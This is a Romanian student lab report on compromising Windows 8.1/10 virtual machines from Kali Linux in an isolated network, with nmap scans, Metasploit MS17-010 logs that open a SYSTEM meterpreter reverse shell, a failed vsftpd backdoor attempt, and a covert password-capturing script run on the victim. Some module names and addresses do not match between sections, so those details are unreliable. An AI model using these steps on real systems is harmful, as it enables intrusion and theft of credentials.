

Proiect SCC

Penetrare Windows 8.1 / 10 folosind Metasploit

Orientarea proiectului pentru acest domeniu este reprezentată de iniţierea unor atacuri utilizând o maşină care rulează Kali Linux şi având ca ţinte două maşini ce rulează sisteme de operare Windows. Am optat pentru un exerciţiu practic specific, care implică un atac de penetrare, în care obiectivul este să obţin controlul de la distanţă asupra dispozitivului ţintă. În acest scop, am folosit instrumentele furnizate de framework-ul Metasploit (MSF), care include o gamă largă de scanere, exploit-uri, payload-uri şi alte unelte pentru a încerca să exploateze vulnerabilităţile cunoscute în sistemele de operare.


Am decis să explorez o vulnerabilitate a sistemelor de operare Windows, cunoscută şi prezentă în aceste sisteme până în anul 2017. Este vorba despre vulnerabilitatea introdusă de implementarea Microsoft a protocolului Server Message Block (SMB) versiunea 1.0, care permite unui atacator să creeze un backdoor prin care poate executa cod la distanţă pe maşina ţintă. Exploitul cel mai popular care exploatează această vulnerabilitate Windows este EternalBlue, care este, de asemenea, inclus în colecţia de exploit-uri oferită de MSF.

Pentru a experimenta acest tip de atac, am utilizat trei maşini virtuale conectate la o reţea internă şi izolată în VirtualBox. Una dintre maşini rulează o imagine Kali Linux, iar celelalte două rulează imagini Windows 8 şi Windows 10. Am selectat aceste versiuni ale sistemului de operare Windows pentru a evita patch-urile introduse de Microsoft pentru a remedia vulnerabilitatea SMB 1.0.

Pentru început am instalat şi făcut setările de la fiecare sistem de operare:


- Kali cu o memorie de 4096 MB, 2 procesoare şi două adaptoare atasate la Internal Network.
- Windows 10 cu o memorie de 2048 MB, 2 procesoare, un adaptor de tip Bridged Adapter şi unul de tip Internal Network.
- Windows 8 cu o memorie de 2048MB, 2 procesoare şi un singur adaptor de tip Internal Network.

Kali: Am folosit comanda **sudo vi /etc/network/interfaces** pentru setarea adreselor IP, netmask si gateway utilizate de Kali, urmand a restarta sistemul pentru a se salva setarile facute (**sudo systemctl restart networking**):





```
kali@kali: ~  
File Actions Edit View Help  
# This file describes the network interfaces available on your system  
# and how to activate them. For more information, see interfaces(5).  
source /etc/network/interfaces.d/*  
  
# The loopback network interface  
auto lo  
iface lo inet loopback  
auto eth0  
iface eth0 inet static  
    address 192.168.100.15  
    netmask 255.255.255.0  
    gateway 192.168.100.16
```

Windows 8.1: A fost necesara **dezactivarea protectiei Firewall** din Control Panel -> System and Security -> Windows Firewall -> Turn Windows Firewall on or off, urmand bifarea punctelor “Turn off Windows Firewall” atat pentru retea publica cat si privata.




Tot in cadrul Firewall protection va trebui sa stabilim o noua regula pentru accesul la conexiunile TCP/UDP ale porturilor. Accesam setarile avansate (“**advanced settings**”)-> Inbound Rules -> New Rule-> selectam “**Port (Rule that controls connections for a TCP or UDP port.**” -> la specificarea locala a portului vom adauga portul ce ne intereseaza in cadrul **SMB**, respectiv **445** -> bifam “**Allow the connection** (This includes connections that are protected with IPsec as well as those are not)” -> **pastram active bifele pentru Domain, Private si Public** -> introducem un nume (Rule) -> **Finish**.

Am continuat cu **setarea adreselor IP, gateway si netmask** folosite de Windows 8: Control Panel
-> Network and Internet -> Network and Sharing Center -> Change adapter settings -> accesarea proprietatilor in cadrul Ethernet, bifarea **Internet Protocol Version 4 (TCP/IPv4)**:



Windows 10 Home: Se urmeaza aceiasi pasi Windows 8, dar adresa IP a fost setata pe **192.168.100.25**.

In acest moment, sistemul arata astfel:



Am testat conexiunea dintre cele 3 sisteme de operare:

```
(kali㉿kali)-[~]
$ ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:21:b1:d0 brd ff:ff:ff:ff:ff:ff
   inet 192.168.100.15/24 brd 192.168.100.255 scope global eth0
       valid_lft forever preferred_lft forever
   inet6 fe80::a00:27ff:fe21:b1d0/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:11:4c:e0 brd ff:ff:ff:ff:ff:ff

(kali㉿kali)-[~]
$ ping 192.168.100.16 Windows 8
PING 192.168.100.16 (192.168.100.16) 56(84) bytes of data:
64 bytes from 192.168.100.16: icmp_seq=1 ttl=128 time=0.318 ms
64 bytes from 192.168.100.16: icmp_seq=2 ttl=128 time=0.305 ms
64 bytes from 192.168.100.16: icmp_seq=3 ttl=128 time=0.299 ms
^C

(kali㉿kali)-[~]
$ ping 192.168.100.25 Windows 10
PING 192.168.100.25 (192.168.100.25) 56(84) bytes of data:
64 bytes from 192.168.100.25: icmp_seq=1 ttl=128 time=0.408 ms
64 bytes from 192.168.100.25: icmp_seq=2 ttl=128 time=0.344 ms
64 bytes from 192.168.100.25: icmp_seq=3 ttl=128 time=0.351 ms

C:\Users\Liviu>ping 192.168.100.15
Pinging 192.168.100.15 with 32 bytes of data:
Reply from 192.168.100.15: bytes=32 time<1ms TTL=64
Reply from 192.168.100.15: bytes=32 time<1ms TTL=64
Reply from 192.168.100.15: bytes=32 time<1ms TTL=64
Reply from 192.168.100.15: bytes=32 time<1ms TTL=64

C:\Users\proie>ping 192.168.100.15
Pinging 192.168.100.15 with 32 bytes of data:
Reply from 192.168.100.15: bytes=32 time<1ms TTL=64
Reply from 192.168.100.15: bytes=32 time<1ms TTL=64
Reply from 192.168.100.15: bytes=32 time<1ms TTL=64
Reply from 192.168.100.15: bytes=32 time<1ms TTL=64
```

Am folosit comanda “nbtscan -r <adresa ip>” pentru a vedea numele din bios pentru Win10 si Win8:

```
(kali㉿kali)-[~]
$ sudo nbtscan -r 192.168.100.16
[sudo] password for kali:
Doing NBT name scan for addresses from 192.168.100.16

IP address      NetBIOS Name    Server    User    MAC address
-----
192.168.100.16  PROIECT        <server>  <unknown>  08:00:27:a2:f4:6b

(kali㉿kali)-[~]
$ sudo nbtscan -r 192.168.100.25
Doing NBT name scan for addresses from 192.168.100.25

IP address      NetBIOS Name    Server    User    MAC address
-----
192.168.100.25  LIVIU          <server>  <unknown>  08:00:27:77:eb:e0
```

Pentru a stii care sunt tipurile de vulnerabilitati ale celor 2 windows-uri vom folosi scanare de tip "nmap -sV -Pn <ip_address>". Din acestea, ne vom lega doar de serviciile **139 si 445** (fiind commune).

```
(kali@kali)-[~]
$ nmap -sV -Pn 192.168.100.16 Windows 8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-10 16:50 EST
Nmap scan report for 192.168.100.16
Host is up (0.00024s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49156/tcp open  msrpc          Microsoft Windows RPC
49157/tcp open  msrpc          Microsoft Windows RPC
49158/tcp open  msrpc          Microsoft Windows RPC
Service Info: Host: PROIECT; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 140.63 seconds

(kali@kali)-[~] Windows 10
$ sudo nmap -sV -Pn 192.168.100.25
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-10 16:52 EST
Nmap scan report for 192.168.100.25
Host is up (0.00030s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 08:00:27:77:C8:50 (Ox80-VirtualBox Virtual NIC)
Service Info: Host: LIVIU; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 29.95 seconds
```

Am introdus o serie de comenzi si scopuri:

- sudo apt update
- sudo apt install metasploit-framework
- msfupdate (prima data voi primi mesaj "msfupdate is no longer supported when Metasploit is part of the operating sistem").
- sudo systemctl enable --now postgresql
- sudo systemctl status postgresql (aici se vede daca este activ)
- sudo msfdb init
- msfconsole -q aici vom citi statusul cu db_status (msf6 > db_status). In acest caz va trebui sa avem mesajul "Connected to msf. Connection type: postgresql."

Comenzi nmap:

Scanare adresa: nmap <adresa_ip> . In cazul nostru am folosit scanare pentru windows 8.1 si windows 10.

Scanare interval de adrese IP: nmap <adresa_IP1-adresa_IP2>

Scanare a unui domeniu: nmap <domeniu.com>

Scanare a unui interval de porturi: nmap -p <port1-port2> <adresa_IP>

Detectia sistemului de operare: nmap -o <adresa_IP> (nu a functionat)

Detectia serviciilor si versiunilor: nmap -sV <adresa_IP> Aici am obtinut pentru 192.168.100.25 Host:Windows 8, dar la windows 10 doar Host:Windows. (caz inainte de reinstallare)

Scanare agresiva: nmap -A <adresa_IP>

Salvare rezultate in fisier: nmap -oN <nume_fisier.txt> <adresa_IP>

Pentru a vedea exploit-uri specific folosim comanda search, in cazul nostru avem in vedere doar cele de tip backdoor (445 si 139) prin comanda “Search SMB scanner”:

```
msf6 > search smb scanner

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/scanner/http/citrix_dir_traversal  2019-12-17      normal No    Citrix ADC (NetScaler)
1  auxiliary/scanner/smb/impacket/dcomexec      2018-03-19      normal No    DCOM Exec
2  auxiliary/scanner/smb/impacket/secretssdump  normal No    DCOM Exec
3  auxiliary/scanner/dcerpc/dfscoerce           normal No    DFScoerce
4  auxiliary/scanner/smb/smb_ms17_010          normal No    MS17-010 SMB RCE Detect
5  auxiliary/scanner/smb/psexec_loggedin_users  normal No    Microsoft Windows Authen
6  auxiliary/scanner/dcerpc/petitpotam          normal No    PetitPotam
7  auxiliary/scanner/sap/sap_smb_relay           normal No    SAP SMB Relay Abuse
8  auxiliary/scanner/sap/sap_soap_rfc_eps_get_directory_listing  normal No    SAP SOAP RFC EPS_GET_DI
9  auxiliary/scanner/sap/sap_soap_rfc_pfl_check_os_file_existence  normal No    SAP SOAP RFC PFL_CHECK_
10 auxiliary/scanner/sap/sap_soap_rfc_rzl_read_dir  normal No    SAP SOAP RFC RZL_READ_D
11 auxiliary/scanner/smb/smb_enumusers_domain  normal No    SMB Domain User Enumera
12 auxiliary/scanner/smb/smb_enum_gpp          normal No    SMB Group Policy Prefer
13 auxiliary/scanner/smb/smb_login             normal No    SMB Login Check Scanner
14 auxiliary/scanner/smb/smb_lookupsid         normal No    SMB SID User Enumeratio
15 auxiliary/admin/smb/check_dir_file          normal No    SMB Scanner Check File/
16 auxiliary/scanner/smb/pipe_auditor          normal No    SMB Session Pipe Audito
17 auxiliary/scanner/smb/pipe_dcerpc_auditor  normal No    SMB Session Pipe DCERPC
18 auxiliary/scanner/smb/smb_enumshares       normal No    SMB Share Enumeration
19 auxiliary/scanner/smb/smb_enumusers        normal No    SMB User Enumeration (S
20 auxiliary/scanner/smb/smb_version          normal No    SMB Version Detection
21 auxiliary/scanner/snmp/snmp_enumshares     normal No    SNMP Windows SMB Share
22 auxiliary/scanner/smb/smb_uninit_cred      normal Yes   Samba_netrc_ServerPassw
23 auxiliary/scanner/smb/impacket/wmiexec      2018-03-19      normal No    WMI Exec

Interact with a module by name or index. For example info 23, use 23 or use auxiliary/scanner/smb/impacket/wmiexec
```

Selectam optiunea 4 “auxiliary/scanner/smb/smb_ms17_010” (use 4) si cautam optiunile pentru a verifica portul TCP 445, ce are vulnerabilitate in cazul EternalBlue.

Dupa setarea RHOSTS, SMBUser si SMBPass avem urmatorul rezultat al comenzii “show options”:

```
Module options (auxiliary/scanner/smb/smb_ms17_010):

Name          Current Setting  Required  Description
-          -
CHECK_ARCH    true            no        Check for architecture on vulnerable hosts
CHECK_DOPU    true            no        Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE    false           no        Check for named pipe on vulnerable hosts
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
RHOSTS        192.168.100.25  yes       The target host(s), see https://docs.metasploit.com/
RPORT         445             yes       The SMB service port (TCP)
SMBDomain     .               no        The Windows domain to use for authentication
SMBPass       Parola123#      no        The password for the specified username
SMBUser       Liviu           no        The username to authenticate as
THREADS       1              yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
```

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 192.168.100.16:445 - Host is likely VULNERABLE to MS17-010! - Windows 8.1 Pro 9600 x64 (64-bit)
[-] 192.168.100.16:445 - Errno::ECONNRESET: Connection reset by peer
[*] 192.168.100.16:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Acum am aflat ca windows este vulnerabil pentru MS17-010 mi-am propus sa generez o comanda care sa ma ajute in atacul masinii pe Rapid7 special pentru windows-ul folosit (8 sau 10).

Odata selectat optiunea 0 exploit/windows/smb/ms17_010_eternalblue, setam “Set RHOST <ip>”, “Set SMBUser <user>” si “Set SMBPass <parola>”, avem posibilitatea de a porni un nou atac.

Acest atac imi permite sa efectuez comenzi in Windows Shell utilizand un meterpreter pe sistemul tinta.


```

msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.100.15:4444
[*] 192.168.100.16:445 - Authenticating to 192.168.100.16 as user 'Liviu'...
[*] 192.168.100.16:445 - Target OS: Windows 8.1 Pro 9600
[*] 192.168.100.16:445 - Built a write-what-where primitive...
[*] 192.168.100.16:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.100.16:445 - Selecting PowerShell target
[*] 192.168.100.16:445 - Executing the payload...
[*] 192.168.100.16:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 192.168.100.16
[*] Meterpreter session 1 opened (192.168.100.15:4444 → 192.168.100.16:49162) at 2024-02-10 17:26:08 -0500

meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > exit
[*] Shutting down session: 1

[*] 192.168.100.16 - Meterpreter session 1 closed. Reason: User exit
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):



| Name                 | Current Setting                                                | Required | Description |
|----------------------|----------------------------------------------------------------|----------|-------------|
| DBGTRACE             | false                                                          | yes      | Show ex     |
| LEAKATTEMPTS         | 99                                                             | yes      | How man     |
| NAMEDPIPE            |                                                                | no       | A named     |
| NAMED_PIPES          | /usr/share/metasploit-framework/data/wordlists/named_pipes.txt | yes      | List of     |
| RHOSTS               | 192.168.100.16                                                 | yes      | The tar     |
| RPORT                | 445                                                            | yes      | The Tar     |
| SERVICE_DESCRIPTION  |                                                                | no       | Service     |
| SERVICE_DISPLAY_NAME |                                                                | no       | The ser     |
| SERVICE_NAME         |                                                                | no       | The ser     |
| SHARE                | ADMIN\$                                                        | yes      | The sha     |
| SMBDomain            | .                                                              | no       | The Win     |
| SMBPass              | Parola123#                                                     | no       | The pas     |
| SMBUser              | Liviu                                                          | no       | The use     |




Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.100.15  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |


```

În acest moment, suntem în interiorul sistemului. Avem posibilitatea de a explora prin fișiere și de a obține informații despre sistem.



Tocmai am reușit să mutăm din Kali în Windows un program ce poate genera informații importante cum ar fi parole. Datorită accesului în Shell putem rula acest program fără ca utilizatorul să realizeze.

```

C:\Windows\system32>cd C:\\Windows\\System32
cd C:\\Windows\\System32

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>C:\Users\Liviu\Documents
C:\Users\Liviu\Documents
'C:\Users\Liviu\Documents' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>./KeyboardReader.bat

```

```

meterpreter > sysinfo
Computer      : PROIECT
OS            : Windows 8.1 (6.3 Build 9600).
Architecture : x64
System Language : ro_RO
Domain       : WORKGROUP
Logged On Users : 4
Meterpreter   : x64/windows

```

Directii viitoare de dezvoltare:

```

msf6 > search vsftpd
Matching Modules
-----
#  Name                                     Disclosure Date  Rank    Check  Description
--  ---                                     -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
-----
Name      Current Setting  Required  Description
--      -
CHOST      192.168.100.25  no        The local client address
CPORT      21               no        The local client port
Proxies    []               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.100.25  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)

Payload options (cmd/unix/interact):
-----
Name      Current Setting  Required  Description
--      -
EXITFUNC  process           no        The process name to spawn the command
LURI      []               no        The URI to connect to
RHOST     192.168.100.25  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     21               yes       The target port (TCP)

Exploit target:
-----
Id  Name
--  ---
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.100.25
RHOSTS => 192.168.100.25
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
-----
Name      Current Setting  Required  Description
--      -
CHOST      192.168.100.25  no        The local client address
CPORT      21               no        The local client port
Proxies    []               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.100.25  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21               yes       The target port (TCP)

```

INCERCARE NEREUSITA CU
WINDOWS 8.1
192.168.100.25


```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.100.25:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.100.25:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.100.25:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.100.25:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.100.25
RHOSTS => 192.168.100.25
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.100.25:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.100.25:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.100.25:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.100.25:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ping 192.168.100.25
[*] exec: ping 192.168.100.25

PING 192.168.100.25 (192.168.100.25) 56(84) bytes of data.
64 bytes from 192.168.100.25: icmp_seq=1 ttl=128 time=0.330 ms
64 bytes from 192.168.100.25: icmp_seq=2 ttl=128 time=0.300 ms
64 bytes from 192.168.100.25: icmp_seq=3 ttl=128 time=0.386 ms
64 bytes from 192.168.100.25: icmp_seq=4 ttl=128 time=0.396 ms
64 bytes from 192.168.100.25: icmp_seq=5 ttl=128 time=0.384 ms
64 bytes from 192.168.100.25: icmp_seq=6 ttl=128 time=0.304 ms
64 bytes from 192.168.100.25: icmp_seq=7 ttl=128 time=0.322 ms
64 bytes from 192.168.100.25: icmp_seq=8 ttl=128 time=0.318 ms
^C
Interrupt: use the 'exit' command to quit
--- 192.168.100.25 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7176ms
rtt min/avg/max/mdev = 0.300/0.342/0.396/0.036 ms
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

```

```

Interact with a module by name or index. For example info 23, use 23 or use auxiliary/scanner/smb/impacket/wmiexec

msf6 > use 18
msf6 auxiliary(scanner/smb/smb_enumshares) > back
msf6 > use 20
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.100.25  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  THREADS   1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > run
[*] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.100.25
RHOSTS => 192.168.100.25
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.100.25  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  THREADS   1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > run
[*] 192.168.100.25:445 - SMB Detected (versions:1, 2, 3) (preferred dialect:SMB 3.0.2) (signatures:optional) (uptime:4h 8m 10s) (guid:{cfc7affa-2
) (name:WINDOWS8) (workgroup:WORKGROUP)
[*] 192.168.100.25:445 - Host is running SMB Detected (versions:1, 2, 3) (preferred dialect:SMB 3.0.2) (signatures:optional) (uptime:4h 8m 10s)
.i Pro (build:9600) (name:WINDOWS8) (workgroup:WORKGROUP)
[*] 192.168.100.25: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >

```

BIBLIOGRAFIE:

- https://www.youtube.com/watch?v=QynUOJanNqo&ab_channel=LoiLiangYang
- https://www.youtube.com/watch?v=I3c38GVKIMQ&ab_channel=CyberOpposition
- https://www.youtube.com/watch?v=I3c38GVKIMQ&ab_channel=CyberOpposition
- <https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html>
- https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue_w_in8/ (folosim rapid7 deoarece genera comanda ce trebuie utilizata. ca win8)
